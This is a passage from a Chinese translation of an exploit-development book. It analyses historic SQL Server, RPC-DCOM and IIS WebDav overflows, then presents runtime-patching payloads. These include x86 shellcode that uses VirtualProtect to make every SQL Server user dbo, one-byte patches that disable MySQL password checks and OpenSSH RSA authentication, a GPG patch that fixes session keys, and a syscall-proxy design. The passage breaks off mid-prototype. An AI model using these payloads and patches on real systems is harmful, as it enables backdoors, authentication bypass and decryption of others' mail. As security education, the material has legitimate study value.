本书的作者David Litchfield和Dave Aitel在微软的SQL Server里发现了许多严重漏洞。Slammer蠕虫就是利用了他们发现的SQL Server的漏洞，对网络安全产生了严重影响。快速检查未打补丁的SQL Server网络库函数的核心网络服务就能发现这些错误的根源。

21

Litchfield在SQL解决方案服务的包处理例程里发现的漏洞是未检查sprintf调用导致的。

```
mov     edx, [ebp+var_24C8]
push    edx
push    offset aSoftwareMic_17 ; "SOFTWARE\\Microsoft\\Microsoft SQL Server"...
push    offset aSSMssqlserverC ; "%s%s\\MSSQLServer\\CurrentVersion"
lea     eax, [ebp+var_84]
push    eax
call    ds:sprintf
add     esp, 10h
```

在这个例子里，var_24C8包含的是刚刚读入的接近1024B的网络包数据，而var_84是一个128B的局部栈缓冲区，操作结果很明显，尤其是在检查二进制时更加明显。

Dave Aitel 发现的SQL Server Hello漏洞也是未检查字符串操作导致的，在这个例子里是strcpy。

```
mov     eax, [ebp+arg_4]
add     eax, [ebp+var_218]
push    eax
lea     ecx, [ebp+var_214]
push    ecx
call    strcpy
add     esp, 8
```

目的缓冲区var_214是一个512B的局部栈缓冲区，源字符串只是包数据。再次强调，在那些广泛使用的、只有二进制代码的软件里，越简单的错误潜伏的时间可能会越长。

21.6.2 LSD 的 RPC-DCOM 漏洞

这个声名狼藉并广被利用的漏洞由The Last Stages of Delirium（LSD）在RPC-DCOM接口里发现，这个漏洞是程序解析缺少UNC路径名的服务器名时，没有检查字符串副本循环导致的。当再次定位rpcss.dll的时候就会发现，这个内存副本循环分明是一个非常明显的安全风险。

```
mov     ax, [eax+4]
cmp     ax, '\'
jz      short loc_761AE698
sub     edx, ecx
loc_761AE689:
mov     [ecx], ax
inc     ecx
inc     ecx
mov     ax, [ecx+edx]
cmp     ax, '\'
jnz     short loc_761AE689
```

这里的UNC路径名使用\\server\share\path的格式，作为宽字符串来转换。上面的循环跳过开始的4字节（两个反斜杠），把数据循环复制到目的缓冲区，直到碰到终止反斜杠为止。在整个过程中，没有做任何边界检查。像这样的循环构造是内存恶化漏洞的常见根源。

21.6.3 IIS WebDav 漏洞

微软Security Bulletin MS03-007公开的IIS WebDav漏洞是比较罕见的，其中的0day漏洞不是由微软员工发现的，微软为它发布了补丁。据猜测，这个漏洞不是由安全研究者发现的，而是由怀有恶意企图的第三者发现的。

这个真正的漏洞是16位整数重叠（wrap）的结果，通常发生在Windows核心运行时函数库的字符串函数中。这些函数使用的数据存储类型，如RtlInitUnicodeString和RtlInitAnsiString，有一个16位无符号数的长度字段。如果传给这些函数的字符串超过65 535个字符，长度字段将重叠，导致出现的字符串非常小。这个IIS WebDav漏洞是传递长度超过64KB的字符串给RtlDosPathNameToNtPathName_U的结果，导致Unicode字符串的长度字段重叠，从而使非常大的字符串有非常小的长度字段。这个独特的错误非常巧妙，通过二进制审计几乎不可能发现它，不过，抱着铁棒磨成针的态度，可能会发现这类问题。

Unicode 或ANSI字符串的基本数据结构如下。

```
typedef struct UNICODE_STRING {
          unsigned short length;
          unsigned short maximum_length;
          wchar *data;
};
```

RtlInitUnicodeString里的代码如下。

```
mov     edi, [esp+arg_4]
mov     edx, [esp+arg_0]
mov     dword ptr [edx], 0
mov     [edx+4], edi
or      edi, edi
jz      short loc_77F83C98
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasw
not     ecx
shl     ecx, 1
mov     [edx+2], cx                 // possible truncation here
dec     ecx
dec     ecx
mov     [edx], cx                   // possible truncation here
```

在这个例子里，宽字符串长度等于repne scasw乘以2，保存在16位的结构字段里。

从被RtlDosPathNameToNtPathName_U调用的函数里，可以发现如下代码。

```
mov     dx, [ebp+var_30]
movzx   esi, dx
mov     eax, [ebp+var_28]
lea     ecx, [eax+esi]
mov     [ebp+var_5C], ecx
cmp     ecx, [ebp+arg_4]
jnb     loc_77F8E771
```

在这个例子里，var_28是另外的字符串长度，var_30是攻击者的长UNICODE_STRING结构，有截断的16位长度值。如果两个字符串的总长度小于arg_4（目的栈缓冲区的长度），那么这两个字符串被复制到目的缓冲区。因为其中的一个字符串比保留的栈空间大很多，因此发生溢出。副本字符的循环相当标准，很好辨认，如下所示。

```
mov     [ecx], dx
add     ecx, ebx
mov     [ebp+var_34], ecx
add     [ebp+var_60], ebx
loc_77F8AE6E:
mov     edx, [ebp+var_60]
mov     dx, [edx]
test    dx, dx
jz      short loc_77F8AE42
cmp     dx, ax
jz      short loc_77F8AE42
cmp     dx, '/'
jz      short loc_77F8AE42
cmp     dx, '.'
jnz     short loc_77F8AE63
jmp     loc_77F8B27F
```

在这个例子里，字符串被复制到目的缓冲区，直到碰到点（.）、正斜杠（/）或空字节。尽管这个独特的漏洞导致写入的数据超出栈顶，从而终止线程，但也改写了SEH异常处理指针，从而

可以执行任意的代码。

21.7 小结

我们发现，在缺乏源码的软件里发现的许多漏洞，早在几年前就从开源软件里消失了。因为二进制审计本身就有技术壁垒，而且绝大部分没有公开源码的软件被审计的力度很小，或者仅做了模糊测试，从而遗留了很多不引人注意的错误。虽然二进制审计需要一些技术，但不会比源码审计难到哪儿去，只是需要更多的时间。随着时间流逝，许多明显的漏洞会因模糊测试而在商业软件中绝迹。为了寻找更复杂的错误，审计者必须做更多更深入的二进制分析。最终，二进制审计可能会变得像阅读源码一样稀松平常；这是一定的，但目前仍有许多工作需要我们去做。

Part 4 第四部分

高级内容

我们将以高级内容作为本书的最后部分。第22章将介绍一些新的载荷策略，从而使你的shellcode不仅仅可以绑定根shell。我们也会介绍高级shellcode编程技术，例如在运行的程序上禁止远程访问控制，生成在实际环境中运行的破解代码，而不仅仅是在实验室环境里使用，即使是最有经验的黑客所编写的破解代码在互联网上也可能出问题。在第23章，将传授你几招，使你的破解代码可以在任何实际环境中运行。接下来，在第24章，我们将剖析关系型数据库，如Oracle、DB2和SQL。现在的数据库都放在一台计算机上，意味着数据库软件比操作系统更危险。

最后，在第25章和第26章，我们将介绍怎样在OpenBSD和Solaris操作系统里发现并利用一些内核漏洞，并查看一些新现象及内核剖析，在第27章讨论发现并利用Windows内核bug。

本部分内容

- 第22章　其他载荷策略
- 第23章　编写在实际环境中运行的代码
- 第24章　攻击数据库软件
- 第25章　UNIX内核溢出
- 第26章　破解UNIX内核漏洞
- 第27章　破解Windows内核

第22章

其他载荷策略

在shellcode中一般会看到像下面这样的分类：

- UNIX
  - `execve /bin/sh`
  - 端口绑定`/bin/sh`
  - 被动连接（反向shell）`/bin/sh`
  - `setuid`
  - 破解`chroot`
- Windows
  - `WinExec`
  - 用`CreateProcess cmd.exe`反向shell

这些包括基本的、基于shell类型的破解代码，这些代码被频繁贴到邮件列表和大多数安全Web站点上。虽然存在许多与这种传统shellcode开发相关的复杂问题，但你有时会发现你想做的超出了传统shellcode的范围，这或许是因为有更直接的方法可以完成你的目标，或者是因为目标系统已经有了针对传统shellcode的防御措施，或许仅仅是因为你喜欢更有趣或更晦涩的方法而已。

因此，本章不介绍传统的shellcode，而是把精力放在目标进程中执行的任意代码所做的更巧妙的或不寻常的事情上，例如，修改正在运行的进程的代码，直接在系统中增加用户或更改配置，或者用隐蔽通道从目标主机传输数据。如果本书是包含各种破解的动物园，那么本章中介绍的就是其中的一些稀有动物，如海牛、土豚、鸭嘴兽，甚至还有恐龙。

我们也会介绍一些常见的shellcode窍门和技巧，主要是面向Windows平台的，例如减小shellcode的大小，与SP及目标系统版本无关性的问题等。

22.1 修改程序

如果目标程序非常复杂，削弱它的安全性而不是费心尽力地返回shell可能会更好一些。例如，在攻击数据库服务器时，攻击者通常困在大量的数据中。在这种情况下，shell对攻击者来说可能并没什么用处，因为相关的数据可能隐藏在海量的数据文件里的某个地方，有些可能无法访问（因为它们被数据库进程排它性地锁定了）。但从另一方面说，只要有适当的权限，利用SQL Query

就能轻松提取需要的数据。在这种情形下，运行时修补破解就能派上用场了。

在"Violating Database—Enforced Security Mechanisms"（www.ngssoftware.com/papers/violating_database_security.pdf）这篇文章里，Chris Anley介绍了针对微软SQL Server数据库系统的3B补丁，它可以把每一个用户的权限硬编码成dbo——数据库属主（数据库的root账号），这个补丁可以通过普通的缓冲区溢出或格式化串攻击交付。我们将再次回顾这篇文章里的例子，以熟悉相关的概念。

这个补丁有一个有趣的属性，它可以修补内存中运行的进程，就像修补磁盘上的二进制文件那样，而且效果一样。但从攻击者的角度来说，修补磁盘上的二进制文件有一个明显的缺点，那就是修改后的文件很可能会被检测到（通过病毒扫描引擎、TripWire文件完整性机制等）。也就是说，这类攻击方法很有用，它们相比更快速、基于网络的攻击来说，更像是安装了一个经得起考验的巧妙的后门。

22.2 SQL Server 3B 补丁

我们的目的是寻找一些方法，禁止数据库内部的访问控制，从而可以随意访问数据库中的内容。

与其花大力气静态分析整个SQL Server代码库，还不如做一些简单的跟踪调试，这可能会为我们指出正确的方向。

首先，需要以我们希望的方式实行安全例行测试的查询。如果用户不是系统管理员，如下查询

```
select password from sysxlogins
```

将失败。因此，我们启动Query Analyzer（SQL Server自带的工具）和调试器（MSVC++ 6.0），并再次以低权限用户的身份进行查询。这时将出现Microsoft Visual C++ Exception。取消异常消息框后，单击Debug/Go让SQL Server处理这个异常。返回Query Analyzer，可以看到以下错误消息。

```
SELECT permission denied on object 'sysxlogins', database 'master',
owner 'dbo'.
```

奇怪的是，当我们以sa用户身份进行同样的查询时，并没有发生异常。很明显，当数据库拒绝用户访问某些表时，数据库的访问控制机制触发了C++异常。利用这一点可以大大简化逆向分析过程。

现在，我们对代码进行跟踪分析，试着找出判断并触发异常的代码位于什么地方。这是一个反复试验的过程，几次失败之后，可以看到如下内容：

```
00416453 E8 03 FE 00 00        call        FHasObjPermissions (0042625b)
```

如果我们没有权限查询，将得到下述内容：

```
00613D85 E8 AF 85 E5 FF        call        ex_raise (0046c339)
```

注解 值得一提的是，因为微软提供了sqlserver.pdb文件，所以我们可以看到有关的符号名。这实在太难得了！

显然，FHasObjPermissions函数与之相关，检查这个函数，我们看到：

```
004262BB E8 94 D7 FE FF       call        ExecutionContext::Uid (00413a54)
004262C0 66 3D 01 00          cmp         ax,offset FHasObjPermissions+0B7h
(004262c2)
004262C4 0F 85 AC 0C 1F 00    jne         FHasObjPermissions+0C7h (00616f76)
```

这等价于：

- 得到UID；
- 把UID和0x0001做比较；
- 如果UID不等于0x0001，（在一些其他的检查之后）跳到异常处理程序。

这意味着UID 1具有特殊的含义。用以下代码检查sysusers表：

```
select * from sysusers
```

可以看到UID 1是dbo——数据库的属主。查询SQL Server的在线文档（http://doc.ddart.net/mssql/sql2000/html/setupsql/ad_security_9qyh.htm），可知：

> dbo是数据库用户，可以在数据库里执行所有的操作。在每个数据库内，属于sysadmin内建服务器角色（fixed server role）的成员都被映射为这个特殊的用户——dbo。同样，任何由sysadmin内建服务器角色创建的对象都自动属于dbo。

显然，如果我们想成为UID 1，一个小小的补丁就能轻松搞定。

检查ExecutionContext::UID代码，我们发现默认的代码路径是直接的。

```
?Uid@ExecutionContext@@QAEFXZ:
00413A54 56                    push        esi
00413A55 8B F1                 mov         esi,ecx
00413A57 8B 06                 mov         eax,dword ptr [esi]
00413A59 8B 40 48              mov         eax,dword ptr [eax+48h]
00413A5C 85 C0                 test        eax,eax
00413A5E 0F 84 6E 59 24 00     je          ExecutionContext::Uid+0Ch (006593d2)
00413A64 8B 0D 70 2B A0 00     mov         ecx,dword ptr [__tls_index (00a02b70)]
00413A6A 64 8B 15 2C 00 00 00 mov         edx,dword ptr fs:[2Ch]
00413A71 8B 0C 8A              mov         ecx,dword ptr [edx+ecx*4]
00413A74 39 71 08              cmp         dword ptr [ecx+8],esi
00413A77 0F 85 5B 59 24 00     jne         ExecutionContext::Uid+2Ah (006593d8)
00413A7D F6 40 06 01           test        byte ptr [eax+6],1
00413A81 74 1A                 je          ExecutionContext::Uid+3Bh (00413a9d)
00413A83 8B 06                 mov         eax,dword ptr [esi]
00413A85 8B 40 48              mov         eax,dword ptr [eax+48h]
00413A88 F6 40 06 01           test        byte ptr [eax+6],1
00413A8C 0F 84 6A 59 24 00     je          ExecutionContext::Uid+63h (006593fc)
00413A92 8B 06                 mov         eax,dword ptr [esi]
00413A94 8B 40 48              mov         eax,dword ptr [eax+48h]
00413A97 66 8B 40 02           mov         ax,word ptr [eax+2]
00413A9B 5E                    pop         esi
00413A9C C3                    ret
```

有意思的是这一行：

```
00413A97 66 8B 40 02          mov          ax,word ptr [eax+2]
```

这行代码把UID复制给AX。

总结一下，我们在FHasObjPermissions里发现调用函数ExecutionContext::UID以及似乎对硬编码的UID 1执行特殊访问的代码。通过用新指令

```
00413A97 66 8B 40 02          mov          ax,word ptr [eax+2]
```

（这实际上是mov ax,1）替换

```
00413A97 66 B8 01 00          mov          ax,offset
ExecutionContext::Uid+85h (00413a99)
```

就可以很容易地修补这个编码，从而使每个用户的UID都是1。

测试修改后的有效性，我们发现现在任何用户都能运行

```
select password from sysxlogins
```

毫无疑问，这允许每个人访问密码散列，从而（通过密码破解工具）访问数据库内所有账户的密码。

测试对其他表的访问可以发现，现在可以以任何用户对数据库内的任何表进行select、insert、update、delete操作。而实现这一壮举，只需修补3B的SQL Server代码。

既然已经对补丁有了清楚的认识，就需要创建一个实现修补而不会引起错误的破解。在SQL Server里有许多已知的溢出和格式化串错误，本章不会深入研究这些问题的细节。不过，我们会对与编写这类破解有关的问题展开讨论。

首先，破解代码不能简单地改写内存中的代码。Windows NT对内存页应用访问控制，代码页一般标为PAGE_EXECUTE_READ，修改代码的尝试将引起访问违例。

用VirtualProtect函数可以很容易地解决这个问题。

```
ret = VirtualProtect( address, num_bytes_to_change,
PAGE_EXECUTE_READWRITE, &old_protection_value );
```

破解代码只需调用VirtualProtect把这页标为可写，然后在内存里修改相应的字节。

如果我们要修补的字节驻留在DLL里，它们在内存里可能以动态的方式被重定位。同样，打了不同补丁的SQL Server的修补目标可能不一样，因此，破解代码应试着在内存里搜索这个字节，而不是直接修补绝对地址。

下面的破解代码硬编码Windows 2000 Service Pack 2中的地址，基本实现了前面描述的功能。这个代码非常简单，仅供演示。

```
          mov ecx, 0xc35e0240
          mov edx, 0x8b664840
          mov eax, 0x00400000
next:
          cmp eax, 0x00600000
          je end
          inc eax
          cmp dword ptr[eax], edx
          je found
          jmp next
```

```
found:
        cmp dword ptr[eax + 4], ecx
        je foundboth
        jmp next
foundboth:
        mov ebx,eax                ; save eax
                             ; (virtualprotect then write)
        push esp
        push 0x40                 ; PAGE_EXECUTE_READWRITE
        push 8                ; number of bytes to unprotect
        push eax                ; start address to unprotect
        mov eax, 0x77e8a6ec      ; address of VirtualProtect
        call eax
        mov eax, ebx           ; get the address back
        mov dword ptr[eax],0xb8664840
        mov dword ptr[eax+4],0xc35e0001
end:
        xor eax, eax
        call eax      ; SQL Server handles the exception with no problem so
                  ; we don't need to worry about continuation of execution!
```

22.3 MySQL 1位补丁

我们再看另外一个例子（在此之前没有公布过），它也用到了上节所讨论的技术。这个例子与MySQL有关，我们用一个小小的补丁就可以修改它的远程认证机制，从而使任何密码都可以通过认证。这样的话，攻击者在不知道用户密码的情况下，就能通过MySQL认证，从而以合法的远程用户身份访问MySQL服务器。

再强调一下，这仅在特殊情形下才有用，特别适用于以下情形：

- 在系统中安置巧妙的后门；
- 利用应用程序／守护程序的能力解释一组复杂的数据；
- 不动声色地破解系统。

除了修改安全信道的安全属性外，偶尔使用合法信道可能会更好一些。在SQL Server的例子中，我们虽然作为普通用户与系统交互，但只要这个补丁起作用，我们就可以访问和修改任何数据。如果精心构造攻击行为，数据库日志显示的将是普通用户在进行正常操作。尽管如此，root shell通常还是更有效一些（尽管算不上很巧妙）。

下文的讨论需要读者有MySQL源码，可以从www.mysql.com下载。在写这本书的时候，MySQL的稳定版本是4.0.14b。

MySQL使用了稍微有点奇怪的自家设计的认证机制，包括下面的协议（用于远程认证）：

- 客户端建立TCP连接；
- 服务器发送标题（banner）和8B询问（challenge）；
- 客户端用自己的密码散列（8B）编码这个询问；
- 客户端把编码后的数据发给服务器；

- 服务器用sql\password.c里的check_scramble函数检查编码后的数据；
- 如果编码后的数据符合服务器的期望，check_scrambel返回0；否则，check_scramble返回1。

与check_scramble相关的代码段如下：

```
while (*scrambled)
{
  if (*scrambled++ != (char) (*to++ ^ extra))
    return 1;                    /* Wrong password */
}
return 0;
```

因此，我们的补丁很简单，如果把代码段改成：

```
while (*scrambled)
{
  if (*scrambled++ != (char) (*to++ ^ extra))
    return 0;                  /* Wrong password but we don't care :o) */
}
return 0;
```

那么用户就可以用任何密码进行远程访问。

你可以利用MySQL做很多其他的事情，包括像SQL Server例子那样的补丁（它不在乎你是谁，你总是dbo）或者其他有趣的事情。

这段代码编译成与下面类似的字节序（使用微软汇编格式）：

```
3B C8              cmp        ecx,eax
74 04              je         (4 bytes forward)
B0 01              mov        al,1
EB 04              jmp        (4 bytes forward)
EB C5              jmp        (59 bytes backward)
32 C0              xor        al,al
```

mov al,1是整个问题的关键，如果我们把它改成mov al,0，任何用户都可以用任何密码远程访问服务器。这就是所谓的1B补丁（如果比较教条，也可以说是1位补丁）。如果我们做过试验，就会知道不可能对进程做更少的改动了，但是我们已经禁止了整个远程密码认证机制。

在目标系统上应用二进制补丁的方法作为练习留给读者。MySQL在过去出现过许多允许执行任意代码的漏洞，毫无疑问的是迟早会发现更多的漏洞。即使缺少好用的缓冲区溢出，这个技术仍可以用于二进制文件修补，因而仍然值得了解。

你可以编写一个小的破解载荷，用与前面介绍的SQL Server破解类似的方式区分运行中的代码或者二进制文件。

22.4 OpenSSH RSA 认证补丁

这里讨论的原理几乎可以用于任何认证机制，再以OpenSSH的RSA认证机制为例，看是否如我们推测的那样。在源码中搜了一会儿，我们发现了如下的函数：

```
int
auth_rsa_verify_response(Key *key, BIGNUM *challenge, u_char response[16])
{
     u_char buf[32], mdbuf[16];
     MD5_CTX md;
     int len;

     /* don't allow short keys */
     if (BN_num_bits(key->rsa->n) < SSH_RSA_MINIMUM_MODULUS_SIZE) {
          error("auth_rsa_verify_response: RSA modulus too small: %d <
minimum %d bits",
               BN_num_bits(key->rsa->n), SSH_RSA_MINIMUM_MODULUS_SIZE);
          return (0);
     }

     /* The response is MD5 of decrypted challenge plus session id. */
     len = BN_num_bytes(challenge);
     if (len <= 0 || len > 32)
          fatal("auth_rsa_verify_response: bad challenge length %d", len);
     memset(buf, 0, 32);
     BN_bn2bin(challenge, buf + 32 - len);
     MD5_Init(&md);
     MD5_Update(&md, buf, 32);
     MD5_Update(&md, session_id, 16);
     MD5_Final(mdbuf, &md);

     /* Verify that the response is the original challenge. */
     if (memcmp(response, mdbuf, 16) != 0) {
          /* Wrong answer. */
          return (0);
     }
     /* Correct answer. */
     return (1);
}
```

可以很容易再找出类似的函数，它根据认证的成功与否决定返回1或0。然而，在OpenSSH例子里，因为它是通过派生子进程来执行认证的，所以我们只能修改磁盘上的二进制文件。尽管如此，用`return 1`语句替换`return 0`语句之后，你可以以任意用户的身份用任意密码访问SSH服务器。

22.5 其他运行时修补方法

安全著作鲜有提及运行时修补的技术，可能是因为根shell更有效，也可能是因为编写运行时修补的破解比较麻烦（或者是作者对此缺乏了解）。

Code Red蠕虫的破解代码使用了简单的运行时修补技术，它（间歇式地）把IIS里的TcpSockSend函数输入表入口重新映射到蠕虫载荷内的地址，蠕虫内部对应的函数返回的不是用户所期望的内容。确定改写哪个文件的逻辑可能很复杂，即使运行IIS服务的账号可以写这些文

件，也不好确定到底该改写哪一个。Code Red还有一个有趣的特性（被大多数使用运行时修补的破解借用）是，进程一旦停止或重启后，就不存在被跟踪的危险了。

当运行时修补在内存中消失时，对攻击者来说，既是祝福也是诅咒。在各种UNIX平台上，最常见的是有一个工作进程（worker processes）池，它负责处理来自客户端的大量请求然后终止。例如，Apache就是这种情况。运行时修补破解在这里稍微改进了一下行为，因为你修补的服务器实例代码可能不会存在得太久。

对攻击者来说，最坏的情形是每个服务器实例只处理一个客户端请求，这意味着运行时补丁对随后的请求不起作用。从攻击者的观点来看，有工作进程池意味着攻击者犯罪的证据几乎可以立即被清除。

除了修改程序的认证 / 授权组件外，运行时修补还有一些更隐蔽的作用。

几乎每个安全程序都在一定程度上依赖密码机制，而每个密码机制几乎都在一定程度上依赖强随机性。对破解而言，修补随机数生成器可能并不使人感到震憾，但结果却非常严重。

弱随机性修补技术可以用于降低目标系统的加密强度。有时候，弱随机性补丁允许使认证协议及加密失效；在某些使用（当前）随机询问的系统中，如果用户可以确定当前的值，将通过认证。如果你已经知道这个当前的值，就可以轻松欺骗认证系统。例如，在前面介绍的OpenSSH RSA例子里，注意下面这行：

```
/* The response is MD5 of decrypted challenge plus session id. */
```

如果预先知道目标系统使用什么询问，那么不需要私钥就可以提供正确的响应。无论这使认证机制失效还是不依靠协议了，它的确使我们领先一步。

在传统加密软件里也可以发现这样的例子。例如，如果你用这种技术修补某人的GPG或PGP程序，使他的消息session key总是常量，那么你就能轻松打开那个人发送的任何电子邮件了。当然，前提是你必须能截获这些电子邮件。尽管如此，通过对例程做较小的改变，我们仍可以削弱整个加密机制所提供的保护。

22

下面通过一个快速易懂的例子来看看怎样修补GPG 1.2.2来削弱其随机性。

GPG 1.2.2 随机性补丁

下载GPG的源码后，我们开始寻找session key，一会就找到了make_session_key函数。这个函数调用randomize_buffer函数设置关键位。randomize_buffer调用get_random_bits函数，get_random_bits函数又仿效调用read_pool函数（因为只允许get_random_bits调用read_pool，所以我们不必担心它把程序的其他部分弄乱了）。通过阅读read_pool代码，我们发现了从池里读取随机数然后放到目的缓冲区的这段代码。

```
/* read the required data
 * we use a readpointer to read from a different position each
 * time */
while( length-- ) {
    *buffer++ = keypool[pool_readpos++];
    if( pool_readpos >= POOLSIZE )
     pool_readpos = 0;
```

```
    pool_balance--;
}
```

因为pool_readpos是静态变量，我们可能想维护它的状态，于是做了如下修补：

```
/* read the required data
 * we use a readpointer to read from a different position each time */
while( length-- ) {
    *buffer++ = 0xc0; pool_readpos++;
    if( pool_readpos >= POOLSIZE )
     pool_readpos = 0;
    pool_balance--;
}
```

修补后的二进制文件用固定的session key加密每条消息（不论它使用哪种算法）。

22.6 上载和运行（或proglet[①]服务器）

一类有趣的可选载荷是：启用一个循环，接收shellcode，然后运行它，保持这个循环永不间断。通过这个方法，你可以根据具体情况用不同的小破解代码片段快速且适度地重复打击服务器。术语proglet用于描述这类小程序。proglet被定义为“不经过仔细考虑编写的代码，不需要任何编辑，第一次就能正确运行”。（依据这个定义，作者的汇编器proglet很少有超过几行指令的）。

proglets存在的问题如下。

(1) proglet虽然很小，但写起来比较麻烦，因为需要使用汇编语言。

(2) 没有一般的机制来确认proglet的成功与否，更别说从它们接收简单的输出数据了。

(3) 如果proglet出毛病了，恢复起来可能非常麻烦。

即使有上述问题，proglet机制与一次性静态的破解相比，仍有所改进。但稍长一些更灵活的代码可能会更好一些，这就是系统调用代理了。

22.7 系统调用代理

与本章导读部分的注解一样，如果你看过很多shellcode文章，你会发现大量的shellcode其实都非常相似，所作所为也基本类似。

当你作为攻击者在使用shellcode时，经常会发现这些代码有时候会莫名其妙地拒绝工作。这时，最好的解决办法是推测问题会出在哪，然后设法绕过问题，重新展开工作。例如，如果你反复派生cmd.exe，但失败了，你可能想把自己的cmd.exe复制到目标主机上，并设法运行它。或者，你可能想改写一个你没有权限写的文件，因此，你可能首先想到提升特权。或者，你攻击chroot代码时因为某些原因失败了。无论是什么问题，其解决办法无外乎是把各种汇编片段组装成我们需要的破解代码（当然，这是一个非常痛苦的过程），或者找一些现成的方法。

然而，在shellcode大小方面，有一个普通、简练且有效的解决方案——系统调用代理。

Tim Newsham和Oliver Friedrichs首先提出系统调用代理的概念，Core-SDI的Maximiliano

① 非常简短的计算机程序，主要做短期、即时之用。——译者注

Caceres随后在一篇精彩的论文中对其做了进一步的阐述（见www.coresecurity.com/files/files/11/SyscallProxying. pdf）。系统调用代理是破解技术之一，它启用循环，以攻击者的名义调用系统调用，并返回结果。表22-1显示了它是如何工作的。

表22-1 系统调用怎么工作

时 间	客户端主机	系统调用stub	网 络	系统调用代码
0	调用系统调用stub			
1		为了在网络上传输，把参数打包到缓冲区		
2			传输数据	
3				把打包后的参数解压
4				生成系统调用
5				为了在网络上传输，把结果打包
6			传输数据	
7		把结果解压，并放入系统调用返回参数里		
8	从系统调用stub中返回			
9	解释结果			
10	生成其他的系统调用			

虽然系统调用代理未必行得通（主要是它要依赖目标主机的网络位置），但这个方法非常强大，因为它允许攻击者根据目标主机的情况，再决定采取相应的动作。回忆上面提到的例子，假设我们攻击Windows系统时，发现不能编辑某个文件。于是，我们查看当前用户的信息，发现权限太低，而且这台主机存在命名管道特权提升的问题。因此，我们执行激活特权提升的函数调用。瞧！我们有了系统特权。

更常见的情况是，我们可以代理运行在我们机器上的任何进程的活动，把系统调用（在Windows上为Win32 API调用）重定向到目标机器上执行。那意味着我们可以有效地通过代理运行任何工具，相关的一部分代码将在目标主机上运行。

熟悉RPC的读者可能已经注意到系统调用代理机制和（更普通的）RPC机制之间很相似。这不是一种巧合，因为我们正在利用系统调用代理做包含相同询问的工作。事实上，主要的询问是一样的，即编组化（marshalling）[①]，或者把系统调用参数数据封装成一种形式，在这种形式里可以很容易地用平坦的数据流表示它。我们正在做的实际上是用一小段汇编代码实现非常小的RPC服务。

实现代理本身有两种不同的方法：

- 转移栈，调用函数，然后把栈转回来；
- 把输入参数转移到连续的内存块里，调用函数，然后把输出参数转回来。

① 数据在进程、线程之间或者一个网络上传送之前，对其进行的结构化（标准化）处理过程称为编组化。
——译者注

第一种方法比较简单，因此比较小，也容易编写，但要占用较多的带宽（从客户端到服务器端间的输出参数数据没有转移的必要），而且不太好处理那些不传到栈上的返回数据（例如Windows `GetLastError`）。

第二种方法有点复杂，但是比较容易处理棘手的返回类型。这个方法最大的缺点是必须以某种形式指定远程主机上正在访问的函数原型，以便客户端知道发送什么数据。代理本身在输入输出参数、指针类型、程序文字等之间也必须有一些区分方法。对熟悉RPC的人来说，这看起来有点像`IDL`。

22.8　系统调用代理的问题

系统调用代理具有非常好的动态性，但也有一些问题。在以下这些特殊的情况下，这些问题可能会影响我们在某种情形下是否能使用系统调用。

(1) **工具问题**。根据实现代理的方式，在使用正确整理（marshal）系统调用的工具时，你可能会碰到问题。

(2) **迭代问题**。每个函数调用都需要在网络上往返传输（数据）。对于包括数千个迭代的机制来说，整个过程相当乏味，特别是正在攻击的目标位于大延迟的网络上时。

(3) **并发问题**。我们不能轻松地同时做多件事情。

这些问题都有相应的解决办法，但他们通常都涉及某些工作区或者主要的体系结构决策。让我们看一下这3个问题对应的解决办法。

(1) 用高级语言编写所有的工具，然后代理所有的由那种语言（可以是Perl、Python、Java或你喜欢的其他语言）的解释程序所生成的系统调用，就可以解决问题(1)。这个解决办法的难点在于你可能已经有了很多现成的工具，但它们不属于同一种语言，比如说Perl。

(2) 下面两个方法都可以解决问题(2)。

① 针对需要迭代很多次的情形，上传代码并执行（看22.6节）。

② 把类似的解释程序上传到目标进程，然后上传脚本而不是shellcode片段。

这两种解决办法实现起来都很困难。

(3) 如果我们有能力派生另外的代理，就能部分解决问题(3)。然而，我们不可能那么奢侈。更常见的解决办法是，我们的代理同步访问它的数据流，允许我们与不同的并行执行线程交互。这实现起来有些棘手。

尽管有这些缺点，系统调用代理仍是非常灵活的、破解shellcode类型漏洞的方法，非常值得一试。期望在未来的两三年里能看到大量基于系统调用代理的破解代码。

我们为Windows 平台设计并实现一个小的系统调用代理，权且作为一个有意思的小练习。选择更像`IDL`的方法，因为它更适合Windows函数调用，在规定怎样处理返回数据方面可能对我们有所帮助。

首先，我们需要考虑shellcode将怎样为生成的调用解开（unpackage）参数。推测起来，我们将有一些系统调用头部（header），他们将包含鉴别我们正在调用函数的信息和一些其他的数据（或许是标记之类的东西，此刻就不要自寻烦恼了）。

然后会得到一个参数结构列表和一些数据。或许还可以放一些标记。编组后的函数调用数据如表22-2所示。

表22-2 系统调用概述

系统调用头	
	DLLName
	FunctionName
	ParameterCount
	. . .<some more flags>. . .
参数列表	
	. . .<some flags>. . .
	大小
	数据（如果参数是“input”或“in/out”）

解决这个问题较容易的方法是找出我们将生成哪种调用，并查看一些参数列表。我们的确想创建并打开文件。

```
HANDLE CreateFile(
  LPCTSTR lpFileName,          // pointer to name of the file
  DWORD dwDesiredAccess,       // access (read-write) mode
  DWORD dwShareMode,           // share mode
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
                               // pointer to security attributes
  DWORD dwCreationDisposition,  // how to create
  DWORD dwFlagsAndAttributes,  // file attributes
  HANDLE hTemplateFile         // handle to file with attributes to copy
);
```


得到一个指向非空字符终止的字符串（可能是ASCII或Unicode）的指针，其后是一个常量DWORD。这是我们的设计面临的第一次挑战，我们必须区分常量（代码）与引用（指向代码的指针）。因此要加一个标记来区分指针与常量。我们准备用的标记是IS_PTR。如果标记被置位，传递给函数的参数应该被看作指向数据的指针而不是常量。这意味着在调用函数之前，压入栈上的是数据的地址而不是数据本身。

同样可以假设我们将传递参数列表中的每个参数的长度，那样的话就可以把结构作为输入传递，就像传递lpSecurityAttributes参数那样。

到此为止，除数据之外还传递了ptr标记和数据大小，已经可以调用CreateFile了。然而，稍微有点复杂的是，我们可能要用某种方式处理返回代码。或许应当有一个特殊的参数列表，由它告诉我们怎样处理返回的数据。

CreateFile的返回代码是HANDLE（一个4B无符号整数），这表示返回的是代码而不是指向代码的指针。但这里有个问题，我们把所有的函数参数作为输入参数，仅把返回值作为输出参数，这意味着除了函数的返回代码之外不能返回任何其他的数据。

创建两个参数列表入口标记就可以解决这个问题。

- IS_IN：这个参数作为输入传给函数。
- IS_OUT：这个参数保存从函数返回的数据。

这两个标记也适用于以下情形：有一个来自函数的、既是输入又是输出的值，例如下面原型里的lpcbData参数。

```
LONG RegQueryValueEx(
  HKEY hKey,             // handle to key to query
